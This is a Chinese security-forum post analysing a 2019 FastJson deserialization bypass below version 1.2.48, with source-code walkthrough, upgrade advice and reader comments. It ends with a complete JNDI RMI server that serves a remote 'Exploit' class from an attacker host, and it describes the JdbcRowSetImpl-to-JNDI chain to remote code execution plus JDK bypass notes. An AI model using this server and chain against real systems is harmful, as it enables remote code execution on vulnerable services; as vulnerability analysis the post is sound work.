FastJson最新反序列化漏洞分析

LFY / 2019-07-17 09:01:00 / 浏览数 9856 安全技术 漏洞分析 顶(0) 踩(0)


漏洞危害：严重

- FastJson最新爆出的绕过方法可以通杀1.2.48版本以下所有，有传言在autotype开启的情况下可以打到1.2.57。
  ## 解决方案：
- FastJson升级到最新1.2.58版本；
- 采用默认的关闭autotype
  ## 漏洞详情：
  fastjson是alibaba开源的一款高性能功能完善的JSON库，在2017年4月18日的时候官方自己爆出了一个安全漏洞，https://github.com/alibaba/fastjson/wiki/security
  1.2.24以及之前版本。随着逐步修复，1.2.42-45之间都出现过绕过。而最近爆出的更是通杀默认配置1.2.48版本以下。下边是漏洞分析。

payload：

这次绕过的大体思路是通过java.lang.Class，将JdbcRowSetImpl类加载到map缓存，从而绕过autotype的检测。因此将payload分两次发送，第一次加载，第二次执行。

入口在parse方法，单步进去



一步步跟到DefaultJSONParser.java中有一段调用checkautotype，也就是检测的核心逻辑。跟进该方法

```
clazz = this.config.checkAutoType(typeName, (Class)null, lexer.getFeatures())
```

在开启的情况下，checkautotype方法类似黑名单，会进入下图逻辑，通过将类名hash后和denyHashCodes进行对比。目前有人fuzz出了部分黑名单中的类：https://gith
开启的情况下，当黑名单检测命中时，根据代码逻辑，会先通过loadClass方法加载该类并返回，因此就绕过了检测。

```
if (this.autoTypeSupport || expectClass != null) {  autoTypeSupport: false  expectClass: null
    hash = h3;

    for(i = 3; i < className.length(); ++i) {
        hash ^= (long)className.charAt(i);
        hash *= 1099511628211L;
        if (Arrays.binarySearch(this.acceptHashCodes, hash) >= 0) {
            clazz = TypeUtils.loadClass(typeName, this.defaultClassLoader,  cache: false);
            if (clazz != null) {
                return clazz;
            }
        }

        if (Arrays.binarySearch(this.denyHashCodes, hash) >= 0 && TypeUtils.getClassFromMapping(typeName) == null) {
            throw new JSONException("autoType is not support. " + typeName);
        }
    }
}
```

在autotype关闭的情况下，checkautotype方法类似白名单，主要检测类是否在白名单中，也就是是否被加载。通过getClassFromMapping尝试在缓存加载该类。如果不在

```
if (clazz == null) {
    clazz = TypeUtils.getClassFromMapping(typeName);
}

if (clazz == null) {
    clazz = this.deserializers.findClass(typeName);
}

if (clazz != null) {
    if (expectClass != null && clazz != HashMap.class && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
    } else {
        return clazz;
    }
} else {
    if (!this.autoTypeSupport) {
        hash = h3;

        for(i = 3; i < className.length(); ++i) {
            char c = className.charAt(i);
            hash ^= (long)c;
            hash *= 1099511628211L;
```

当发送第一次请求时，Class是通过deserializers.findClass加载的，然后Class将JdbcRowSetImpl类加载进map中，然后第二次请求时，就这里就成功找到了JdbcRowSetI

```
    return pathClass != null ? pathClass.isAssignableFrom(clazz) : false;
}

public static Class<?> getClassFromMapping(String className) {  className: "com.sun.rowset.JdbcRowSetImpl"
    return (Class)mappings.get(className);  className: "com.sun.rowset.JdbcRowSetImpl"
}

public static Class<?> loadClass(String className, ClassLoader classLoader) {
    return loadClass(className, classLoader,  cache: true);
}

public static Class<?> loadClass(String className, ClassLoader classLoader, boolean cache) {
```


TypeUtils › getClassFromMapping()

Variables

"java.lang.NumberFormatException" -> {Class@504} "class java.lang.NumberFormatException"
"java.lang.RuntimeException" -> {Class@313} "class java.lang.RuntimeException"
"java.lang.IllegalArgumentException" -> {Class@70} "class java.lang.IllegalArgumentException"
"int" -> {Class@877} "int"
"java.sql.Date" -> {Class@669} "class java.sql.Date"
"java.util.concurrent.TimeUnit" -> {Class@658} "class java.util.concurrent.TimeUnit"
"java.util.concurrent.atomic.AtomicLong" -> {Class@100} "class java.util.concurrent.atomic.AtomicLong"
"java.util.concurrent.ConcurrentSkipListMap" -> {Class@882} "class java.util.concurrent.ConcurrentSkipListMap"
"com.sun.rowset.JdbcRowSetImpl" -> {Class@884} "class com.sun.rowset.JdbcRowSetImpl"
"boolean" -> {Class@886} "boolean"
"java.util.concurrent.ConcurrentSkipListSet" -> {Class@888} "class java.util.concurrent.ConcurrentSkipListSet"


加载JdbcRowSetImpl后，就和之前的payload一样了，通过JdbcRowSetImpl中的调用链，通过jndi的lookup加载远程类。

调用栈如下图



JavaBeanDeserializer.deserialze -> FieldDeserializer.setValue -> 通过反射调用setAutoCommit方法给属性赋值 -> JNDI connect，connect里调用InitialContext的lookup方法，根据前面payload里设置的DataSourceName找到，然后请求我们的jndi server下载远程类并执行构造函数，从而造成rce。当然在8u191之上，需要结合tomcat el或者ldap来绕过。8u191之下可以通过ldap reference来绕过对rmi从远程的Codebase加载Reference工厂类的限制。
JNDI注入高版本绕过参考：https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html

48中的修复措施是，在loadClass时，将缓存开关默认置为false，所以默认是不能通过Class加载进缓存的。同时将Class类加入到了黑名单中。



最后附上jndi server

```java
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import javax.naming.NamingException;
import javax.naming.Reference;
import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class JNDIServer {
    public static void start() throws
            AlreadyBoundException, RemoteException, NamingException {

        Registry registry = LocateRegistry.createRegistry(1098);
        String remote_class_server = "http://ip/";
        Reference reference = new Reference("Exploit", "Exploit", remote_class_server);
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);
        registry.bind("Exploit", referenceWrapper);

        System.out.println("Listening...");

    }
    public static void main(String[] args) throws RemoteException, NamingException,
AlreadyBoundException {
        start();
    }
}
```


上一篇：生成可打印的shellcode 下一篇：利用Windows的SEH学习Eg...

1. 6 条回复

Smi1e 2019-07-17 18:02:05

刘发育师傅tql

0 回复Ta


xq17 2019-07-17 21:32:10

羡慕java牛。ddw

0 回复Ta


lamborghini**** 2019-07-18 22:46:09

你好，请帮忙解答下，多谢
1.这个贴子描述的漏洞与打不打开autotype无关吧，在1.2.51以下的版本中loadClass中cache为true,会引发贴子中的漏洞，autotype关与不关都有这个漏洞


2.但你文中提到的
•“FastJson最新爆出的绕过方法可以通杀1.2.48版本以下所有，有传言在autotype开启的情况下可以打到1.2.57。”

解决方案：

•FastJson升级到最新1.2.58版本；
•采用默认的关闭autotype”

这个具体是指什么漏洞？我测试了一下，打开autotype情况下，贴子中说的举例 com.sun.rowset.JdbcRowSetImpl
在1.2.56版本中也绕过不了，这个传言只指啥?望明确一下，多谢

0 回复Ta


LFY 2019-07-19 14:40:56

@lamborghini****
第一个问题，1.2.48以下默认情况下通杀，文章提到过了，与autotype无关。
第二个问题，1.2.58以下还有另一条链，并不是公开的这个，所以抱歉不能解答。

0 回复Ta


fettdrac 2019-07-20 10:56:29

有个问题：目前利用方法好像在android上都不可行（android
sdk里没这些类。。。），但是fastjson里的黑名单里包含Thread和Socket，看了半天也没看出来这两个类有啥可利用的

0 回复Ta


LFY 2019-07-23 16:13:24

@fettdrac
emm 安卓我没写过，那个黑名单里还有annotation啥的我没没看懂有啥用，可能大佬还有0day？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板